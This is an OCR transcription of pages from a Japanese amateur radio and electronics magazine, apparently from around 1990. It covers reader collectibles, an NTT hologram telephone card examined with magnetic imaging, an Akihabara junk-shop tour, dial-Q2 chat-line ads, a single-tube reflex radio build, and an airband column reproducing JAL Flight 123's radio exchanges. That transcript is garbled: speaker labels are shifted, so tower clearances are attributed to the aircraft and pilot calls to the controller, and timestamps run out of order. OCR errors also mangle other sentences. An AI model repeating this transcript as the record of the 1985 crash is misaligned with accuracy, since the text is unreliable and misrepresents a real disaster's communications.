▲「東京消防庁消防学校」で研修を受けた記念に購入したものです。フェルト製のシンボルワッペンがデザインになっています。（東京都／おしりちゃん）

身分証明書 No. 46-02

下記の者は、社団法人日本アマチュア無線連盟の監査指導委員であることを証明する。

（呼出符号） （氏名）

JA6WHM 宮園 政春

自平成元年4月1日

任期 至平成3年3月31日

発行年月日 平成元年4月1日

東京都豊島区巣鴨1-14-2(CQビル)

社団法人 日本アマチュア無線連盟

会長 原 昌三

▲このJARLの監査指導員証は誰もが公開したがるにせよから貴重ではないかな？（東京都／宮園政春）



▲岩手県警察本部のステッカーです。同じ「ケイ太郎君」のデザインで、テレホンカードもあるヨ。（岩手県／安田一平）



▲これはNHK札幌からもらったテレホンカードです。（東京都／宮園政春）

緊急
入手

NTT

偽造防止策なの？

ホログラム付テレカ

Dr. MEDIA & AB編集部




▲パステルタッチで描かれた富士山がテレホンカードを飾っている。にしても、シールのおかげでせっかくのデザインが台なしだ。[540度数カード]

**ホログラムなんか付けて
どうすんの？**

AB編集部が極秘に入手し
た新しい規格のテレホンカード

をご紹介します。

どこが新規格なのかという、
テレホンカードの表面に NTT
のロゴとダイナミックループを
ホログラム化（光の当て方でテ




▲今回入手した540度数と320度数のテ
レホンカードはいずれも静岡支社製。

ザインが立体的に見え、色合い
も変化する）したシールが添付
されています。

このシールは極薄のもので15
×15ミリサイズの正方形です。

色
が
変
わ
る
ぞ
！




NTTホログラム付テレカ緊急入手!




▲このように、円弧状の切り欠きがなぜか2箇所ある。

▶太宰治の「富士にはつきみそうがよく似あう」の月見草の上に、ベツタリとシールが貼られている。なんてこったい! [320度数カード]



▲これは320度数のテレカの裏面（磁性体面）。全面を磁気像影してみたが、通常のテレカと同様の磁気パターン。





▲540度数のテレカも全面を磁気像影してみたが、やはり顕著な差は見られない。

高額のテレホンカード(540度数と320度数)に添付されるようですが、これが偽造防止の要(かなめ)となるとは、とうてい思えないのですが…。

また、カードの外形的な特徴ですが、現在のテレカはくぼみ状の切り欠きが1箇所ですが、この新規規格カードにはなぜか2箇所あります。

磁気データ上の変化はとくになく、従来通りの構成になっています。

詳しくは202ページのAB技術者で説明しましょう。



アキハバラ ジャンク屋さん 見て歩き!

秋葉原といえば、オーディオやビデオでおなじみの家電の街「電気街」で有名ですが、電気・電子部品の小売店が所狭しと軒を並べていることでも有名です。


今回は電子部品店でも、ジャンク屋さんと呼ばれるお店を、皆さんと一緒に歩いて見てまわしましょう。

これらのお店には、中古のコ

ンピュータや無線機、なかなか手に入らない部品とか、プロ用の通信工業部品などが盛りたくさんです。いったことがない人も、ご一緒にどうぞ!!



▲①九十九電気万世店。ハムショップなのですが、お店の片隅にジャンクの品々がほらこのとおり。ABの鬼編編集長もこのコーナーのとりこなのだ。



▲②日米商事電子部。中古のパソコンやOA機器、FAXを格安に入手できる。手にしているのは、POS端末。10台まとめて5,000円でした。



▲③ニューサクラヤ。ラジオデパートの裏手。中古の無線機やAV機器が格安。下の写真はROMなしのパーソナル機。7,000円也。



▲④千石電商。左の写真は中古の測定器のコーナーですが、抵抗・コンデンサから半導体まで、ありとあらゆるものが、豊富に揃っています。




▲⑤秋月電子通商。アキバに来たら必ず立ち寄るとい人が多い。各種パーツから、中古測定器など目玉商品が豊富で、オリジナルキットも有名です。



▲⑥鈴商。お店の前には、ジャンク基板や電源などが所狭しと並べてある。店内は、各種のパーツが揃っている。コンピュータのケーブルなども格安で売っています。右の写真はチップVR。一巻き（750個）で、1,000円。



▲⑦ラジオガアデン。中央線の高架下、交通博物館の隣にあり、珍品を探すならここ。下の写真はタクシー無線機。





あなたを
未知の世界へ
導きましよう…

朝まで遊ぼうよ
0990-335-323
0990-335-194
0990-328-323

0990-311-632
0990-312-194
0990-312-632

1分100円

きっと今までにない感動が味わえます

urawashi tokiwa

048-838-5600

“逆テレクラ進化形”

REVERSE TELEPHONE CLUB

PINK SAPPHIRE

テレLOVEの
王様

女性誌
大宣伝中！

絶対
つながるよ！

0990-311-631

0990-335-349

0990-335-811

0990-311-630

0990-335-701



0990-335-702

0990-335-359

0990-343-421

0990-343-465

0990-312-182

0990-316-439

全国最大

400回線

**LOVEトーク
同時進行中**

冒険野郎は時間を選ばない 24時間full time OK
アドベンチャークラブ
URAWASHI TOKIWA ☎048-838-6500

♥ 素敵な出会いと素敵な会話を ♥


今、最高に燃えている冒険者達に？

フレッシュダイヤル

24時間OK

0990・346・788

直電ダイヤル ツーショット




一部利用できない地域がございます。

〈女性専用〉



0120-399-788 (無料)



回路の動作説明

真空管使用のO-V-1受信機の製作記事という話が突然飛びこんで来ました。話を聞くと、真空管1本でということでした。しかし、単球式O-V-1というのは最近各誌で取り上げられていますので今回ABではパクリでないレフレックス式で行きます。最近ではトランジスタラジオのキットを作る人もずいぶん少なくなったようですが、一昔前のビギナーなら皆さんご存じの1石レフレックスラジオというのがありました。原理的にはこれと全く同じです(本当は真空管のレフレックスの方が歴史がある)。考え方はハミング誌No.6, 7, 8で言っているように増巾回路には元々RF用AF用といった区別は無いわけで、同じ真空管、同じ回路で低周波も高周波も増巾させてしまおうという物です。従って真空管1本で2本分の働きをさせます。

まず、アンテナに誘起した電

圧はL1でQ倍に増巾され100pFを通して真空管のG₁(コントロールグリッド)に加えられます。470Ωのカソード抵抗に流れる電流による電圧降下で相対的にG₁に負のバイアス(カソードバイアスといいます)が与えられます。増巾された高周波はプレートからL2に導かれ合計2段の同調回路を通り分離された信号はゲルマニウムダイオードDによって検波され(L2を巻くのが面倒な方はRFCで代用してもOK)、音量調節用の500KΩボリュームを経て高周波分を完全に切り除いてもう一度G₁に今度は低周波となった信号を加えプレートに接続された出カトランスから電力を取り出しスピーカーを鳴らします。G₁のカップリングコンデンサは直流的にアースから浮かせるため、4mHのRFCは高周波が逆流しないためです。カソードのパスコンが10μと1000pの2種類入っているのは低周波と高周波の両方を

この夏真空管ラジオを作ってみないか? これなら誰にでもできて昔なつかしい音の出る簡単ラジオ! レフレックスラジオの製作


(第一回) 回路説明と部品集め

設計 大谷 道雄


製作 編集部



●部品表・コイルデータ・調整は来月号です。



リーマという工具で穴を大きくします。



大きな部品を付けておきます。

バイパスするためです。またL2と出カトランス間とアース間の1000pは高周波のバイパスと超高频のカットを兼ねています。L1、L2は昔の高一コイルがあれば最適です。

なお、時間の都合で製作は編集部にお願ひしました。

まずは部品集め!

真空管の製作はIC物の製作と違い最近部品が集まりにくくなってきました。


まず、真空管ですが、今回はアメリカ・シルバニア製の6AQ5を使用しましたが、他の真空管でも代用できます。6AR5、6BA6、6AK5等の有名な真空管でも使えますが、ピン配置が違いますので、その点をよく確認してください。

次に電源トランスですが、今回はB電源用のトランスとヒータ用トランスを2個用意しましたが、1つになっているトランスがありますので、それを用意されてもいいでしょう。2次側に200V30mA程度の出力さえ確保できていれば大丈夫です。


電源の平滑回路にはプロックコンデンサを使用しましたが、これも20 μ F450Vのものであれば2個用意してもかまいません。その他のコンデンサはB電源のかかるところは、すべて耐圧が450V以上のものを使用しました。

コイル・ボbinは直径25mmのものを使用しましたが、ペークのボbinが入手できない場合は塩ビのパイプでもかまいません。

出力トランスは5k Ω :8 Ω



ラグ板を多用しましょう。



ウラ面はこのような加工。コイルはこの後直角にまげる。


のものを使用します。

電源平滑回路の抵抗は今回はセメント抵抗を使用しましたが、2Wクラスのものであれば何でもかまいません。

バリコンは430pF2連バリコンであればこれも何でもかまいませんが、受信用バリコンの方が安く売っていますので、それを使用した方がよいでしょう。

ケースはアルミのケースを使用します。最近の方はあまりアルミケースの加工を行ったことがないでしょうから、この機会に工具も揃えて、また、加工技術も身につけておくといいでしょう。

その他、細かい部品としては、真空管のソケットや、配線中継用のラグ板などが必要になります。詳しくは来月号で・・・。






電源スイッチ


抵抗入りネオン管

単球レフレックスラジオ 超実体配線図



●部品表・コイルデータ・調整は来月号です。

コイル部分は図のようにシールド板
を入れるかタイトル写真のように直角にする






それゆけ
ひーちゃんコーナー

エアバンドを聞こう!!

第6回

JAL123便の 交信を検証する①

ツクモくん



大惨事!

JAL123便の墜落

520人もの死者を出した日航123便の墜落事故は、6年経とうとする現在も忘れることができません。

尾翼のない状態で迷走飛行を続け、クルーの懸命の努力もおぼなく、群馬県御巣鷹山に墜落したのでした。

エアバンドの重要性をみなさんに理解してもらう意味で、墜落したJAL123便のトラブル発生から墜落にいたるまでの模様を、交信内容をもとに検証していきたいと思います。

今回は、123便の離陸からトラブルが発生、なんとか非常事態を切り抜けようとするまでの交信を公開します。



▲昭和60年8月13日付読売新聞より

「123便 緊迫の交信30分」

羽田へぶっ飛ばせ



昭和60年8月12日午後6時25分、羽田発大阪行きの日本航空123便がエマージェンシー・コールを発信。応答が途絶える7時54分までの約30分、緊迫の交信が続けられた。

JAL COMPANY RADIO (HANEDA) [131.85MHz]

173630 JL-123 JAPAN AIR 123.
173633 COMP. JAPAN AIR 123, go ahead.
173635 JL-123 え、SELCALL聞いています、C、J、D、E です。
173640 COMP. 123 loud and clear, SELCALL stand by.
173643 (SELCALL)
173647 JL-123 え、check okです、え、121番のrouteのinformationがわかっていない。
173654 COMP. はい、え、121の、え、routeのinformationですが、え、ちょっとこちらの方がましなところがあるかもしれないので、121、60、2番入ってあげませんか。
173705 JL-123 はい、え、それなら123、急ぎの便が来ています、RRW&RRY, locationはすぐからお願いください。
173707 COMP. はい、はい。
173714 JL-123 DELEVERY [121.80MHz]
173717 COMP. Ah TOKYO CLEARANCE, JAPAN AIR 123.
173721 T.C.D JAPAN AIR 123, CLEARANCE.
173732 JL-123 JAPAN AIR 123, this is spot 18, we have "Y", 5 minutes to Osaka propose 240 via departure URAGA 6 SAGARA TRANSITION, please.
173734 T.C.D 123, advise when ready.
173736 JL-123 Roger.
173738 JL-123 CLEARANCE DELEVERY, JAPAN AIR 123, ready to start over.
173942 T.C.D JAPAN AIR 123, start engine, cleared to YAMATO correction, SHINODA VOR via URAGA 6 DEPARTURE SAGARA TRANSITION SEAPERCH, flight planned route, maintain flight level 240, squawk 2072 DEPARTURE 126.0.
175956 JL-123 Roger, JAPAN AIR 123, cleared to SHINODA VOR via URAGA 6 DEPARTURE SAGARA TRANSITION SEAPERCH, flight planned route, maintain 240, squawk 2072, over.
180001 T.C.D Read back is correct, Contact GROUND CONTROL 121.7 for push back, good night.
180014 JL-123 Good night.
180016 T.C.D TOKYO GROUND CONTROL [121.70MHz]
180100 JL-123 GROUND CONTROL, JAPAN AIR 123, spot 18, we have "Y", request push back.
180105 T.G.C JAPAN AIR 123, GROUND, roger, stand by, for about 2 minutes, another Boeing 747 behind of you.
180110 JL-123 Roger.
180340 T.G.C JAPAN AIR 123, runway 15L, push back approved.
180343 JL-123 Roger, JAPAN AIR 123, 15L.
180730 JL-123 GROUND, JAPAN AIR 123, request taxi, ah, C7 take off.
180736 T.G.C JAPAN AIR 123, roger, 15L. Taxi to C7 A4 A runway.


昭和60年8月13日付読売新聞より

170743 JL-123 A4, A runway to C7, JAPAN AIR 123.
180915 T.G.C JAPAN AIR 123, contact TOWER 118.1.
180919 JL-123 Roger.
180925 JL-123 TOKYO TOWER [118.10MHz]
180928 T.T TOWER, JAPAN AIR 123 with you, we are C7.
180932 JL-123 JAPAN AIR 123, roger, hold short of runway 15L.
180941 T.T Roger, hold short.
180945 JL-123 JAPAN AIR 123, taxi into position and hold runway 15L.
181120 T.T Into position and hold 15L, JAPAN AIR 123.
181126 JL-123 JAPAN AIR 123, fly runway heading, wind 220, 16 cleared for take off runway 15L.
181223 T.T Cleared for take off 15L, fly runway heading, JAPAN AIR 123.
181224 JL-123 JAPAN AIR 123, contact TOKYO DEPARTURE.
181230 JL-123 Roger, JAPAN AIR 123.
181235 T.D.C TOKYO DEPARTURE CONTROL [126.00]
181242 JL-123 TOKYO DEPARTURE, JAPAN AIR 123, maintaining runway heading, passing 8, ah, 800.
181555 T.D.C JAPAN AIR 123, DEPARTURE, radar contact, turn right heading 180, vector to URAGA climb and maintain 13000.
181557 JL-123 Turn right heading 180, ah, maintain 13000.
181622 T.D.C JAPAN AIR 123, turn right heading 200.
181635 JL-123 Roger, 200, JAPAN AIR 123.
181646 T.D.C JAPAN AIR 123, 2 miles right of course, resume normal navigation, climb and maintain flight level 240, cancel altitude restriction, contact TOKYO CONTROL frequency 123.7.
181655 JL-123 Roger, own navigation direct, Ahhhh, MIHARA and climb and maintain 240 contact 123.7.
181715 ACC Correct.
181717 JL-123 TOKYO CONTROL (ACC) [123.70MHz]
181833 ACC TOKYO CONTROL, JAPAN AIR 123, passing 9400 for 240 and direct to MIHARA. If available, request direct to SEAPERCH, over.
181838 JL-123 JAPAN AIR 123, TOKYO roger, stand by radar vector.
182051 JL-123 JAL COMPANY RADIO (TOKYO) [131.90MHz]
182053 COMP. Ah, JAPAN AIR TOKYO, JAPAN AIR 123.
182058 JL-123 123, JAPAN AIR TOKYO, go ahead.
182100 COMP. Off! 123です、どう?
182521 JL-123 123, copied ok. いってあげよう、123.70MHz
182537 ACC Ah, TOKYO, JAPAN AIR 123, request from immediate e... trouble request return back to HANEDA, descend and maintain 220 over.
182540 JL-123 Roger, approved as you requested.
182542 ACC Radar vector to OSHIMA please.
182545 JL-123 Roger, you want right or left turn?
182549 ACC Going to right turn over.
182552 JL-123 Right, right heading 090 radar vector to OSHIMA.
182603 ACC 090.
182629 ACC ALL NIPPON 35, we have emergency aircraft, ah, just 22 miles west of OSHIMA, so you are depart MIHARA heading 210 for radar vector to KOWA, climb maintain 220.
182702 ACC Ah, 123 negative, negative, negative call you.
182707 JL-123 JAPAN AIR 123, confirm you are declare emergency that's right?
182709 ACC That's affirmative.
182711 ACC 123, roger.
